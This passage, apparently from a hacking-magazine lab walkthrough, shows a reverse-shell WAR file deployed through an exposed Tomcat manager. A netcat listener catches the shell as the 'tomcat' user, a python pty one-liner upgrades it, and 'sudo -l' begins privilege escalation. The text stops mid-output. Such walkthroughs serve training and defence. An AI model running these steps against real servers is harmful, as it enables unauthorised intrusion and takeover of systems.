
Select WAR file to upload: hcool.war

Before doing anything with the payload, I start a netcat listener on port 1234 to receive the incoming shell.



```
hackercoolmagz@kali:~$ nc -lvp 1234
listening on [any] 1234 ...
█
```

On the target website, I scroll down to see my war archive.



192.168.36.152:8080/manager/html/upload;jsessionid=3A8BCBD67CAA552F005BA7AFE6B4F800?org

| | | | | | |
|---|---|---|---|---|---|
| /examples | None specified | Servlet and JSP Examples | true | 1 | Start Stop Reload Undeploy<br>Expire sessions with idle ≥ 30 minutes |
| /hcool | None specified | | true | 0 | Start Stop Reload Undeploy<br>Expire sessions with idle ≥ 30 minutes |
| /host-manager | None specified | Tomcat Host Manager Application | true | 0 | Start Stop Reload Undeploy<br>Expire sessions with idle ≥ 30 minutes |
| /jPS0NuyPCnANZQeNVOeXjdGfue | None specified | | true | 0 | Start Stop Reload Undeploy<br>Expire sessions with idle ≥ 30 minutes |
| /manager | None specified | Tomcat Manager Application | true | 6 | Start Stop Reload Undeploy<br>Expire sessions with idle ≥ 30 minutes |

**Deploy**


**Deploy directory or WAR file located on server**

Context Path:

Version (for parallel deployment):


XML Configuration file path:

Once I find it and I click on it., the page turns to fadeless white as shown below.




192.168.36.152:8080/hcool/

Actually, this means hcool shell has been successfully executed and now I have a shell on m -y attacker system with the privileges of "tomcat" user.




```
hackercoolmagz@kali:~$ nc -lvp 1234
listening on [any] 1234 ...
192.168.36.152: inverse host lookup failed: Unknown host
connect to [192.168.36.128] from (UNKNOWN) [192.168.36.152] 36114
pwd
/
whoami
tomcat
python -c 'import pty;pty.spawn("/bin/bash")'
bash-4.2$ 
```

It's time for privilege escalation. Let' s see if we can exploit SUDO privileges. On running the command sudo -l, I see that the "tomcat" user can run java without any password.




```
sudo -l
Matching Defaults entries for tomcat on this host:
    requiretty, !visiblepw, always_set_home, env_reset, env_keep="COLORS
    DISPLAY HOSTNAME HISTSIZE INPUTRC KDEDIR LS_COLORS", env_keep+="MAIL PS1
    PS2 QTDIR USERNAME LANG LC_ADDRESS LC_CTYPE", env_keep+="LC_COLLATE
    LC_IDENTIFICATION LC_MEASUREMENT LC_MESSAGES", env_keep+="LC_MONETARY
    LC_NAME LC_NUMERIC LC_PAPER LC_TELEPHONE", env_keep+="LC_TIME LC_ALL
    LANGUAGE LINGUAS _XKB_CHARSET XAUTHORITY",
